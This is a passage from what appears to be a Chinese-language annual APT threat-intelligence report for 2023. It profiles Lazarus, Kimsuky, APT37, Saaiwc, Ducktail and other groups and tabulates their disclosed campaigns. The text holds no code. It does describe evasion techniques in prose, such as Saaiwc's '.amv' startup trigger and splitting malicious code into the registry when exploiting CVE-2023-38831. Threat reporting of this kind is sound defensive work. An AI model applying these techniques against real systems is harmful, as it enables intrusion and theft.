今年以来，SideCopy 一直积极瞄准印度，尤其是国防部门。在相关活动中，该组织使用了 FetaRAT 等多个新的 RAT[13,14]，并将 WinRAR 漏洞 CVE-2023-38831 纳入武器库用于针对印度国防目标的攻击 [15]。

巴基斯坦则在 2023 年遭到 Patchwork、金刚象、魔罗枞、NewsPenguin 等多个组织的攻击 [16,17,18,19,20]。其中，NewsPenguin 是国外友商 BlackBerry 于今年 2 月披露的新组织，其使用的恶意软件会执行多项检查以确认是否在沙盒环境中运行，以此来躲避安全检测。

(3) 其他地区

东亚地区国防军事目标遭受 APT 攻击的国家包括中国[21]、韩国[22,23,24]。对韩国攻击的组织有 Group123、Kimsuky、Lazarus 等。

Saaiwc 主要针对亚太地区进行攻击，2023 年发现的国防军事受害目标来自马来西亚、泰国、文莱、菲律宾等国家[9,25,26]。

（三）信息技术

在软件供应链攻击中，攻击者通常从上游或中游软件供应商介入，将其恶意代码传向下游的众多用户，因而一旦攻击成功，其攻击规模往往更大，影响更深远。

2023 年 Lazarus 组织展开了多次供应链攻击：

披露时间	事件概要
4 月	通过 3CX 供应链攻击部署 Gopuram 后门[27]
7 月	利用 SaaS 提供商进行有针对性的供应链攻击[28]
8 月	首次针对加密货币行业发起开源供应链攻击[29]
8 月	发动 VMConnect 供应链攻击[30]
11 月	修改讯连科技的应用程序以进行供应链攻击[31]
12 月	以加密为主题的 npm 包供应链攻击[32]

▲ 表 2.6 Lazarus 组织发动的供应链攻击

12 月 14 日，研究人员发布报告称，APT29 正在大规模利用漏洞 CVE-2023-42793，目标是自 2023 年 9 月起托管 JetBrains TeamCity 软件的服务器[33]。软件开发人员会使用 TeamCity 来管理软件开发中的编译、构建、测试和发布等过程并使之自动化。一旦遭到入侵，恶意行为者就可以通过访问 TeamCity 服务器获取软件开发人员的源代码、签名证书，并篡改软件编译和部署流程，进而可利用这些访问权限实施供应链攻击操作。在今年早些时候，还发现 APT29 通过 Microsoft Teams 进行有针对性的社会工程攻击[34]，目标包括 IT 服务、技术等多个行业。

（四）科研教育

开源情报数据统计结果显示，科研教育行业遭受 APT 组织攻击的三大重灾区为韩国、中国、印度。

APT43 是 Mandiant 于今年 3 月披露的新组织，针对韩国政府、商业服务和制造业的同时，也专注于该国地缘政治和核政策的教育、研究和智库等部门 [35]。

针对中国科研教育行业目标攻击的组织主要来自南亚地区，包括 Patchwork、Bitter、Sidewinder、CNC 等组织 [36,37,38,39]。攻击频次以 Patchwork 组织为最，在 4 月份披露的攻击活动中，发现该组织对 BADNEWS 后门关键功能的调用顺序和方式做出了改进，更换了控制指令和调整对应功能的实现，替换部分关键字符串 [36]。


根据友商报告显示，南亚地区一新 APT 组织“X 象”在 2023 下半年通过模仿我国 " 慧眼行动 " 官方机构，向相关科研机构发送鱼叉式网络钓鱼邮件 [40]，基于攻击过程和其所仿冒的相关信息分析，攻击者正以我国高校、科研院所、创新企业、科研机构等为目标，通过社工伪装试图实现对相关科研人员电脑的远程控制。

2023 年以来，C-Major 组织增加了对印度教育目标的关注度，多次针对相关机构进行攻击 [41,42,43,44]。值得注意的是，其中一份报告表示，C-Major 组织分别从移动端、PC 端伪装成教育相关页面对印度目标进行钓鱼 [41]，同时借助 Android、Windows、Linux 三个平台的新型攻击工具进行信息窃取活动。

第三章 地缘下的APT组织、活动和趋势

地域分析是 APT 研究的重要方面。一方面，同一地域范围的 APT 组织和 APT 活动常常出现一些重叠，其可能针对相似的攻击目标或者使用类似的 TTP；另一方面，同一地区发生的很多 APT 活动，都与地缘政治因素密切相关，这对分析 APT 活动的意图和动机很有帮助。

图 3.1 列举了 2023 年全球各地区主要活跃的 APT 组织，全球主要 APT 组织列表也可以参见附录 1。



▲ 图 3.1 2023 年全球 APT 组织分布情况

一、东亚地区
East Asia

2023 年，东亚网络空间再度成为全球焦点之一，发生了众多引人瞩目的网络攻击事件。

根据公开报告，东亚地区 APT 组织在网络攻击中广泛使用 0day 漏洞和 Nday 漏洞，攻击者采用社会工程学、供应链攻击、鱼叉式网络钓鱼等多种手段，对政府、军事、金融、能源、教育、加密货币等多个领域构成了严重的威胁。

表 3.2 总结了东亚地区部分 APT 组织的相关信息：


组织名	最早活动时间	公开披露时间	组织简介
Lazarus	2009	2009	Lazarus 组织，又名 Hidden Cobra、ZINC 等，是东亚地区最为活跃的 APT 组织之一。攻击目标遍布全球，涉及经济、政府等多个领域的组织机构。现在业界普遍认为该组织拥有 BlueNoroff 和 Andariel 两个子团伙，其中 BlueNoroff 专注于实施金融领域的网络犯罪，主要瞄准金融机构和加密货币交易所，而 Andariel 的攻击目标则包括其他国家的政府、基础设施和企业。
Kimsuky	2013	2013	Kimsuky 最早由卡巴斯基于 2013 年公开披露并命名，攻击活动最早可追溯至 2012 年。其被认为具有东亚地区背景，与 Group123 APT 组织存在基础设施重叠等关联性。
APT37	2012	2016	Group123，也称 ScarCruft，在 2016 年 6 月由卡巴斯基最先进行披露，最早活跃于 2012 年，该组织被认为与 2016 年的 Operation Daybreak 和 Operation Erebus 有关。Group123 和 APT 组织 Kimsuky 存在特征重叠。
APT43	2018	2023	Mandiant 自 2018 年以来一直在跟踪 APT43 组织。该组织进行间谍活动的重点区域是韩国、日本、欧洲和美国，攻击目标包括政府、商业服务和制造业，以及专注于地缘政治和核政策的教育、研究和智库。
Konni	2014	2017	Konni 最开始是 Cisco Talos 团队于 2017 年披露的一类远控木马，活动时间可追溯到 2014 年，攻击目标涉及俄罗斯、韩国地区。2018 年，Palo Alto 发现该类恶意软件与 APT37 有关的木马 NOKKI 存在一些关联。2019 年起，韩国安全厂商 ESTsecurity 将 Konni 单独作为疑似具有东亚背景的 APT 组织进行报告和披露，并发现该组织与 Kimsuky 有一定联系。
APT-Q-12(伪猎者)	2018	2021	APT-Q-12 组织是奇安信最早发现并进行内部跟踪的一个 APT 组织，该组织主要针对在韩中国人和中韩贸易相关人员进行定向攻击活动。该团伙善于使用鱼叉邮件投递 LNK、CHM 恶意文件作为第一阶段木马，并使用 COM 劫持的方式实现持久化，拥有自己的特种木马，免杀水平较高。

▲ 表 3.2 2023 年东亚地区活跃 APT 组织

2023 年第一季度，Lazarus 组织利用 3CXDesktopApp 音视频会议软件展开的供应链攻击在全球范围内引发轩然大波，更令人惊讶的是，后续调查发现攻击者能够进入软件开发环境植入恶意代码是源自另一起供应链攻击。这不仅是一场技术层面的角力，更是对网络安全界的一次震撼。

Lazarus 组织在 2023 年继续展开了多起意图窃取虚拟货币的网络攻击。对加密货币行业的攻击引起了美国联邦调查局的关注，该机构于 8 月份发布了一份公告称已追踪到被 Lazarus 组织窃取的加密货币 [45]。

2023 年度，Lazarus 组织不仅对加密货币、金融和国防等传统目标实施了更为激烈的攻击，还将矛头指向了航空航天等领域。该组织攻击方式灵活，手法多样，使其成为一个对东亚地区甚至全球范围内的经济、金融和国防安全都极具威胁的存在。



▲ 图 3.3 2023 年 Lazarus 组织发起的三次攻击活动的感染链 [46]

在2023年，Kimsuky组织持续拓展其攻击领域，特别是在移动端频繁展开恶意活动。通过巧妙设计的诱饵和欺骗手段，攻击者引导用户点击恶意链接或下载经过伪装的恶意应用。为提高诱饵的吸引力和成功率，Kimsuky组织通常对特定个人、组织或行业进行有针对性的网络钓鱼活动，一般会伪装成合法应用、网站或服务，旨在引导用户提供敏感信息，如登录凭据、银行账户信息等。

Kimsuky组织2023年的威胁活动覆盖各行各业，政府机构、金融机构、企业以及个人用户都可能成为其攻击目标。Kimsuky组织在攻击中投递伪装成文档查看器的恶意批处理文件，采用新的社会工程学方法窃取凭证并收集敏感数据。此外攻击者还使用Chrome远程桌面、韩文域名进行恶意活动，使用RDP控制受感染的系统，通过伪装为进口申报文档来针对研究机构等，展示了其多样化的攻击手段。

APT37也是东亚地区极其活跃的APT组织之一，该组织在2023年度频繁针对macOS平台用户，通过鱼叉邮件、水坑攻击等策略，结合0day/Nday漏洞利用，以多种文件格式（如CHM、HTA、HWP等）投递后门软件，从而实施监控、机密数据窃取等复杂网络间谍活动。

下表列出了东亚网络空间相关APT组织在2023年度的部分活动：

组织名	报告内容	披露时间	披露机构
Kimsuky	Kimsuky 移动端恶意活动瞄向韩国东亚研究所国家安全主任 [46]	2023/1/1	安天
Lazarus	疑似 APT-C-26（Lazarus）组织通过加密货币钱包推广信息进行攻击活动 [48]	2023/1/11	360
APT38	TA444：旨在窃取（您的资金）的 APT 团伙 [49]	2023/1/25	Proofpoint
Lazarus	Lazarus 攻击医疗机构和能源部门 [50]	2023/2/2	WithSecure
APT37	APT37 组织投递使用隐写术的 Hangul (HWP) 恶意软件 [51]	2023/2/14	ASEC
Lazarus	Lazarus 组织使用的反取证技术 [52]	2023/2/15	ASEC
Lazarus	WinorDLL64：来自庞大的 Lazarus 武器库的后门 [53]	2023/2/23	ESET
Kimsuky	Kimsuky 最新网络钓鱼攻击披露，韩国主流金融 APP 成重灾区 [54]	2023/3/3	安天
Kimsuky	Kimsuky 投递伪装成朝鲜相关问卷的 CHM 恶意软件 [55]	2023/3/13	ASEC
Kimsuky	Kimsuky 假借“网络安全局”邮件名义进行黑客攻击 [56]	2023/3/14	ESTsecurity
Kimsuky	Kimsuky 组织利用“协议离婚意向确认申请书”伪装投递 QuasarRAT[57]	2023/3/15	ESTsecurity
Kimsuky	Kimsuky 似乎正像网络犯罪团伙一样利用 OneNote[58]	2023/3/17	S2W
APT37	APT37 攻击向量披露 [59]	2023/3/21	Zscaler
APT37	APT37 的 Chinotto 后门采用的新技术 [60]	2023/3/28	ThreatMon
APT43	APT43 利用网络犯罪资助间谍活动 [35]	2023/3/28	Mandiant
Kimsuky	Kimsuky 组织使用 ADS 隐藏恶意软件 [61]	2023/3/29	ASEC
Lazarus	通过 3CX 供应链攻击部署的 Gopuram 后门 [27]	2023/4/3	Kaspersky
APT43	保护用户免受来自 APT43 组织的攻击 [62]	2023/4/5	Google
Lazarus	追踪 Lazarus 组织的 DeathNote 攻击活动 [24]	2023/4/12	Kaspersky
APT43	对 APT43 网络犯罪活动的调查 [63]	2023/4/20	VirusTotal
Lazarus	Linux 恶意软件加强了 Lazarus 与 3CX 供应链攻击之间的联系 [64]	2023/4/20	ESET
BlueNoroff	BlueNoroff 使用 RustBucket 恶意软件针对 macOS 用户 [65]	2023/4/21	Jamf
APT37	APT37 针对韩国外交部下发 RokRAT 的窃密活动 [66]	2023/4/28	安恒

▲ 表 3.4 2023 年东亚地区 APT 组织热点攻击活动 *1

组织名	报告内容	披露时间	披露机构
APT37	ROKRAT 恶意软件的攻击链分析 [67]	2023/5/1	CheckPoint
Kimsuky	Kimsuky 在针对全球的攻击活动中侦察能力的演进 [68]	2023/5/4	SentinelOne
Kimsuky	Kimsuky 使用 Meterpreter 攻击 Web 服务器 [69]	2023/5/15	ASEC
APT37	APT-C-28（ScarCruft）组织利用恶意文档投递 RokRat[70]	2023/5/19	360
APT37	APT37 冒充朝鲜人权组织的鱼叉式网络钓鱼攻击 [71]	2023/5/23	Genians
Lazarus	Lazarus 组织以 Windows IIS Web 服务器攻击目标 [72]	2023/5/23	ASEC
Kimsuky	Kimsuky 以定制的侦察工具集展开持续攻击活动 [73]	2023/5/23	SentinelOne
APT37	逆向 RokRAT：深入了解 APT37 基于 Onedrive 的攻击向量 [74]	2023/5/31	ThreatMon
Kimsuky	Kimsuky 攻击者利用社会工程学方式攻击智囊团、学术和媒体机构 [75]	2023/6/1	NSA
Kimsuky	假借“生日祝福”为诱饵分发 Quasar RAT 的攻击活动分析 [76]	2023/6/5	360
APT37	APT37 组织恶意软件伪装成 Hancom Office 文档文件分发 [77]	2023/6/1	ASEC
Kimsuky	Kimsuky 新的社会工程活动旨在窃取凭证并收集战略情报 [78]	2023/6/6	SentinelOne
APT37	APT37 针对 macOS 用户的攻击 [79]	2023/6/20	Genians
APT37	APT37 组织窃听个人 [80]	2023/6/21	ASEC
Lazarus	APT-C-26（Lazarus）组织使用伪造 VNC 软件的攻击活动分析 [81]	2023/6/26	360
Andariel	Lazarus 子组 Andariel 使用新恶意软件 EarlyRat[82]	2023/6/28	Kaspersky
BlueNoroff	BlueNoroff 使用 RUSTBUCKET 恶意软件新变种进行攻击 [83]	2023/6/29	Elastic
Kimsuky	Kimsuky 投递伪装成文档查看器的恶意批处理文件 [84]	2023/6/29	ASEC
BlueNoroff	Lazarus 子组 BlueNorOff 的 macOS 恶意软件 RustBucket 绕过分析和检测采用的新技术 [85]	2023/7/5	SentinelOne
Kimsuky	Kimsuky 组织使用 Chrome 远程桌面 [86]	2023/7/7	ASEC
APT37	Group123 组织利用云服务的攻击活动分析 [87]	2023/7/11	奇安信
APT37	APT-C-28（ScarCruft）组织针对能源方向投放 Rokrat 后门活动分析 [88]	2023/7/13	360
APT-Q-12(伪猎者)	军事话题成焦点：伪猎者 APT 组织威胁持续曝光 [89]	2023/7/19	微步在线

▲ 表 3.4 2023 年东亚地区 APT 组织热点攻击活动 *2

组织名	报告内容	披露时间	披露机构
Lazarus	Lazarus 组织攻击 Windows 服务器将其用作恶意软件分发点 [90]	2023/7/24	ASEC
UNC4899	UNC4899 团伙利用 SaaS 服务提供商进行有针对性的供应链攻击 [28]	2023/7/24	Mandiant
Konni	Konni 组织疑似针对韩国企业的攻击活动 [91]	2023/7/31	安天
Konni	Konni 冒充国税厅邮件发送通知进行攻击 [92]	2023/7/31	Genians
Lazarus	Lazarus 首次针对加密货币行业发起开源供应链攻击 [29]	2023/8/2	Checkmarx Security
Lazarus	Lazarus 攻击受制裁的俄罗斯导弹工程公司 [93]	2023/8/7	SentinelOne
Andariel	Lazarus 子组 Andariel 组织新的攻击活动分析 [94]	2023/8/22	ASEC
Lazarus	Lazarus 利用 ManageEngine 漏洞部署 QuiteRAT[95]	2023/8/24	Cisco
Lazarus	Lazarus 组织重用基础设施导致新恶意软件的曝光 [96]	2023/8/24	Cisco
Kimsuky	APT-C-55（Kimsuky）组织使用韩文域名进行恶意活动 [97]	2023/8/28	360
APT37	APT37 以福岛核污水排放为诱饵主题的 CHM 恶意软件 [98]	2023/9/4	ASEC
APT37、Konni	韩美大规模联合军演挑衅升级？东北亚半岛 APT 组织近期攻击活动分析 [99]	2023/9/12	知道创宇
Lazarus	APT-C-26（Lazarus）组织使用 EarlyRat 的攻击活动分析 [100]	2023/9/12	360
Konni	Konni 利用 WinRAR 漏洞（CVE-2023-38831）首次攻击数字货币行业 [101]	2023/9/14	知道创宇
APT37	APT37 利用政治和社会话题为诱饵进行攻击 [102]	2023/9/19	ESTsecurity
APT37	ScarCruft 组织针对高校的新活动 [103]	2023/9/25	深信服
Lazarus	Lazarus 用木马化的编程试题引诱员工：来自西班牙航空航天公司的案例 [104]	2023/9/29	ESET
Lazarus	来自 Lazarus 威胁组织的 Volgmer、Scout 恶意软件分析报告 [105]	2023/10/4	ASEC
Kimsuky	Kimsuky 威胁组织使用 RDP 控制受感染系统 [106]	2023/10/16	ASEC
Lazarus	多个威胁行为者利用 TeamCity CVE-2023-42793 漏洞 [107]	2023/10/18	Microsoft
Lazarus	Lazarus 展开的级联攻击活动 [46]	2023/10/27	Kaspersky
Kimsuky	FastViewer 变体融合 FastSpy，并伪装成合法移动应用程序 [109]	2023/10/30	S2W

▲ 表 3.4 2023 年东亚地区 APT 组织热点攻击活动 *3

组织名	报告内容	披露时间	披露机构
Lazarus	Lazarus 借用 macOS 恶意软件感染加密货币交易平台的区块链工程师 [110]	2023/11/1	Elastic
BlueNoroff	Lazarus 子组 BlueNoroff 再次发起 macOS 恶意软件攻击活动 [111]	2023/11/6	Jamf
Andariel	Lazarus 子组 Andariel 使用资产管理程序传播恶意软件 [112]	2023/11/10	ASEC
Kimsuky	Kimsuky 通过进口申报文档的伪装攻击韩国研究机构 [113]	2023/11/21	ASEC
Lazarus	Lazarus 在供应链攻击中分发修改过的讯连科技软件安装程序 [31]	2023/11/22	Microsoft
Andariel	Lazarus 子组 Andariel 组织利用 Apache ActiveMQ 漏洞 CVE-2023-46604[114]	2023/11/27	ASEC
APT37	APT-C-28（ScarCruft）组织针对韩国部署 Chinotto 组件的活动分析 [115]	2023/12/1	360
Kimsuky	Kimsuky 组织使用 AutoIt 创建恶意软件 [116]	2023/12/1	ASEC
BlueNoroff	Lazarus 子组 BlueNorOff 在针对 macOS 用户的攻击活动中使用新的木马 [117]	2023/12/5	Kaspersky
Lazarus	疑似 Lazarus（APT-Q-1）涉及 npm 包供应链的攻击样本分析 [119]	2023/12/8	奇安信
Lazarus	Operation Blacksmith: Lazarus 使用 DLang 编写基于 Telegram 的恶意软件攻击全球组织机构 [120]	2023/12/11	Cisco
Konni	Konni 组织以邮件安全检查手册为诱饵的窃密行动分析 [121]	2023/12/18	奇安信

▲ 表 3.4 2023 年东亚地区 APT 组织热点攻击活动 *4

二、东南亚地区
Southeast Asia


2023 年东南亚地区活跃 APT 组织局面发生变化。Saaiwc（别名 DarkPink）组织异军突起，自 2023 年 1 月首次曝光以来，国内外安全厂商多次披露该组织的攻击活动。而海莲花组织出现在公开报告中的次数减少，有可能是降低了攻击频度，也可能因为攻击技战术的转变升级导致活动变得更加隐蔽。

奇安信威胁情报中心

组织名	最早活动时间	公开披露时间	组织简介
海莲花	2012	2015	海莲花组织是由奇安信威胁情报中心最早披露并命名的一个 APT 组织，其自 2012 年 4 月起，该组织针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。海莲花组织的攻击目标包括中国和东南亚地区多国，覆盖政府机构、科研院所、媒体、企业等诸多领域。
Saaiwc	2021	2023	Saaiwc 组织又名 DarkPink，于 2023 年 1 月由国内外安全厂商先后披露，活动时间可追溯至 2021 年年中，在 2022 年进入攻击活动高发期。 该组织的攻击目标包括越南境内的宗教、非营利组织，马来西亚、印度尼西亚、柬埔寨、菲律宾、泰国、文莱等东南亚国家的政府和军事机构，以及欧洲国家的政府、教育机构。
Ducktail	2021	2022	Ducktail 组织由国外安全厂商于 2022 年披露，其攻击活动至少从 2021 年开始。Ducktail 的攻击以经济利益驱动，常针对 Facebook Business 账号展开窃密行动，目的是操纵页面并获取财务信息。该组织的攻击目标覆盖全球多个国家。

▲ 表 3.5 2023 年东南亚地区活跃 APT 组织

WinRAR的CVE-2023-38831漏洞曝光后被多个攻击团伙纳入网络钓鱼武器库，其中包括Saaiwc组织。Saaiwc组织在下半年的攻击活动中利用该漏洞向越南和马来西亚的多个目标投递恶意软件[132]。




▲ 图 3.6 Saaiwc 组织利用 CVE-2023-38831 漏洞的攻击流程 [132]

攻击流程整体上与Saaiwc组织以往的行动相似，不过攻击者也做了一些改进。此次攻击活动中，攻击者将触发后续流程的文件类型设为”.amv”，并在开机启动目录下创建具有”.amv”扩展名的空文件，从而实现恶意软件的触发。通过将恶意代码拆分后写入注册表，进一步避开检测。

海莲花组织在今年上半年针对国内的攻击活动中继续使用攻陷设备作为网络跳板，该组织还被观察到启用以往的网络基础设施向国内某重点单位发起攻击。年底一起以购买BMW汽车为诱饵主题的定向攻击被安全研究人员归因为海莲花组织[135]，不过根据奇安信威胁情报中心的视野，此次攻击是内部追踪的另一个攻击团伙系列活动的延续，而该团伙尚未明确具体归属。

以经济利益驱动的网络攻击行动Ducktail在2023年被更多安全厂商曝光，然而不同安全厂商对背后攻击团伙的范围界定存在一些分歧。在一些针对Facebook Business账号的窃密行动中，攻击者表现出与Ducktail首次披露[137]时不同的特征，有些安全厂商将其视为攻击手法的转变[138,127]，另一些厂商则认为攻击者虽然目的相同，并且攻击方式有相似之处，但来自独立运作的不同团伙[139,131]。Zscaler在8月30日的报告[130]中称Ducktail为“一项涉及多个威胁组织的行动”，安全研究人员发现除了针对Facebook用户，攻击者也会窃取受害者在其他广告平台（比如TikTok Business和Google Ads）上的账户访问权限，被盗取的账户流入东南亚地下市场售卖交易。




▲ 图 3.7 Zscaler 对 Ducktail 行动的简述 [130]

去年首次披露Ducktail的安全厂商WithSecure在今年8月31日发布的报告[131]中也提到，他们观察到多个威胁组织具有与Ducktail相似的能力和基础设施，针对类似的受害群体，但也有独特之处，使其可以被划分为不同的团伙。这些威胁组织之间可能共享工具和技术手段，均参与到东南亚地区以社交媒体平台（如Facebook/Meta）为中心的网络犯罪生态系统中，这导致威胁组织的跟踪和归因变得模糊不清。

这些威胁组织常用的恶意软件类型包括：浏览器插件（JavaScript）、NodeJS可执行文件、Python可执行文件（PyInstaller/Nuitka）以及.NET代码（NET Core和.NET框架）。攻击者传播恶意软件的方式也十分多样，借助的渠道包括：Facebook（虚假广告、网页、私信）；LinkedIn（虚假招聘广告、发帖、私信）；自由职业网站（虚假招聘广告）；WhatsApp（私信）；邮件（鱼叉式钓鱼邮件）；搜索引擎SEO投毒等。

WithSecure一直将Ducktail作为单独的攻击团伙进行追踪，在上面报告中，他们披露了另一个与Ducktail相似的攻击团伙，将其命名为Duckport。



intel

Meet the Ducks 5

Threats targeting the biggest platforms—Meta Business and Facebook

Meta is the second biggest advertising platform (in terms of ads revenue) in the world, and Facebook is the most used social media platform (in terms of monthly active users, MAU). This success naturally attracts threat actors hoping to abuse the platform.

